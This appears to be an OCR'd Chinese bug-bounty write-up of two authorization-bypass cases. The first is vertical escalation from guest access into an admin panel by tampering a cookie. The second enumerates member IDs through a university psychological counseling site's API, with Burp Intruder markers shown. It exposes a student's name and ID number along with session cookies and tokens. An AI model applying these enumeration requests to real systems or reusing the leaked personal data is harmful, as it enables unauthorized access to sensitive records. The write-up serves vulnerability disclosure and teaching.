SRC 越权未授权挖掘案例


案例 1：垂直越权

游客身份进入后未授权获取系统内部信息

正在审核中

后台管理员将核实您的学籍信息进行处理，您也可以联系您的班主任或相关项目老师寻求帮助


暂以游客身份进入





电脑端登录确认

登录


内容管理 / 活动管理
组织管理
组织管理
内容管理
活动管理
互助
活动管理
全部
不区分隐私权限
所属组织
已发布活动
待审活动
草稿箱
+ 创建活动
+ 创建投票
+ 创建送礼
+ 创建招生活动
导出活动动态
暂无活动



Forward
Drop
Intercept is on
Action
Open Browser
Pretty
Raw
Hex
\n
POST ery_tag_list HTTP/1.1
Host:
Cookie: admin-User-Info=%7B%22aid%22%3A99234%2C%22user_id%22%3A76278%2C%22nickname%22%3A%22%E5%BC%A0
%2C%22role%22%3A0%2C%22company%22%3A%22%E5%BC%A0%E4%BC%9F%22%2C%22position%22%3A%22%E5%BC%A0%E4%BC%9
Content-Length: 140
Sec-Ch-Ua: "Microsoft Edge";v="105", " Not;A Brand";v="99", "Chromium";v="105"
Session-Id: 4541392185bc27352
Product-Key: u4W030e2XmjENuJrn7VFuO7OTEVs6G8T
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
Content-Type: application/json;charset=UTF-8
Accept: application/json, text/plain, */*
Sec-Ch-Ua-Platform: "Windows"
Origin:
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Connection: close
{
"data":{
"offset":1,
"rows":10,
"searchContent":"",
"search_type":0,
Search...


元素
欢迎
控制台
源代码
网络
内存
应用程序
安全性
Lighthouse
CSS 概述
页面
文件系统
覆盖
Group files by Authored/Deployed
top
at.alicdn.com
thirdwx.qlogo.cn
webapi.amap.com
webpack://
(webpack)/buildin
node_modules
src
admin
api
corp.js
downreport.js
systemSetting.js
tag.js
task.js
utils
webpack
tag.js
systemSetting.js
downreport.js
corp.js
task.js
index.js
export function propertyListCustomizedProperty(data) {
return service({
url: 'property/list_customized_property',
method: "post",
data
})
}
export function webSchoolmateMatch(data) {
return service({
url: 'web/schoolmate_match',
method: "post",
data
})
}
export function webQueryUserList(data) {
return service({
url: 'web/query_user_list',
method: "post",
data
}).then((res) => {
// 下次联调的时候直接删除 mockResponseData 这个mock 函数就可以了
const { newList = [] } = handlePersonInfo(res.user_detail_list || [],
const { dynamicTable = [] } = handlePersonInfo(res.user_property_titl
return {
...res,
user_detail_list: newList,
dynamicTable,
}
}, (err) => {
console.error(`web/query_user_list 接口报错或者处理数据报错，详见${err
})
}
export function webDeleteDetail(data) {
return service({
url: 'web/delete_detail',
method: "post",



案例 2：水平越权

用户身份 ID 编号遍历导致信息泄漏



WEBVPN
172.25.81.202
172.25.81.201



心理健康教育与咨询中心
心理咨询预约



团委



大学心理健康教育与咨询中心
首页
登录成功
进入系统
修改个人资料
媒体视角
警钟长鸣



心理测评中心
心理普查
我的测评记录
心理咨询中心
咨询中心概况
预约咨询
预约咨询记录
心理咨询记录
访谈邀请
其他心理服务
自我成长报告
自评
我的评价
欢迎，冯博华
学号：
2019122144
姓名：冯博华
院系：教育学部一教育技术学（师范）一2019教育软件与网络工程方向）
会员编号：
24499
如果以上信息不是您的资料，请点击此处退出系统。
预约咨询
本系统使用权授予：学心理健康教育与咨询中心


Raw
Params
Headers
Hex
GET /api/member/4344995709
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.105 Safari/537.36
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Accept-Encoding:
Accept-Language: zh-CN,zh;q=0.9
Cookie: iPlanetDirectoryPro=uaBvcelKXvcbvPzBgsHndy; _webvpn_key=
eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiMjAxOTEyMjEONCIsImdyb3VwcyI6WzE1XSwiaWFOIjoxNjU2MjQ3MzU2LCJleHAiOjE2NTYzMzM3NTZ9.y1y8Klcg1TFnHogQr6
2019122144%7C1656247356%7C2fd09a6a275ab7ead390e1d4a410757b04006a51; ASPSESSIONIDAAQBBRSD=BCONBHPDKOHGNNCMDFGNILJL; PSYMEMBER=
24499%2E04c6c822b7a4a13f73608a8cee353a74%2E1705504682271533433124980481579


GET /api/member/76449§95797§
Host:
edu.cn
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.105 Safari/537.36
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
szu.edu.cn/m/vant/
Accept-Language: zh-CN,zh;q=0.9
Cookie: iPlanetDirectoryPro=uaBvcelKXvcbvPzBgsHndy; _webvpn_key=
eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiMjAxOTEyMjEONCIsImdyb3VwcyI6WzE1XSwiaWFOIjoxNjU2MjQ3MzU2LCJleHAiOjE2NTYzMzM3NTZ9.y1y8Klcg1TFnHogQr
; webvpn_username=2019122144%7C1656247356%7C2fd09a6a275ab7ead390e1d4a410757b04006a51; ASPSESSIONIDAAQBBRSD=BCONBHPDKOHGNNCMDFGNILJL
24499%2E04c6c822b7a4a13f73608a8cee353a74%2E1705504682271533433124951641579

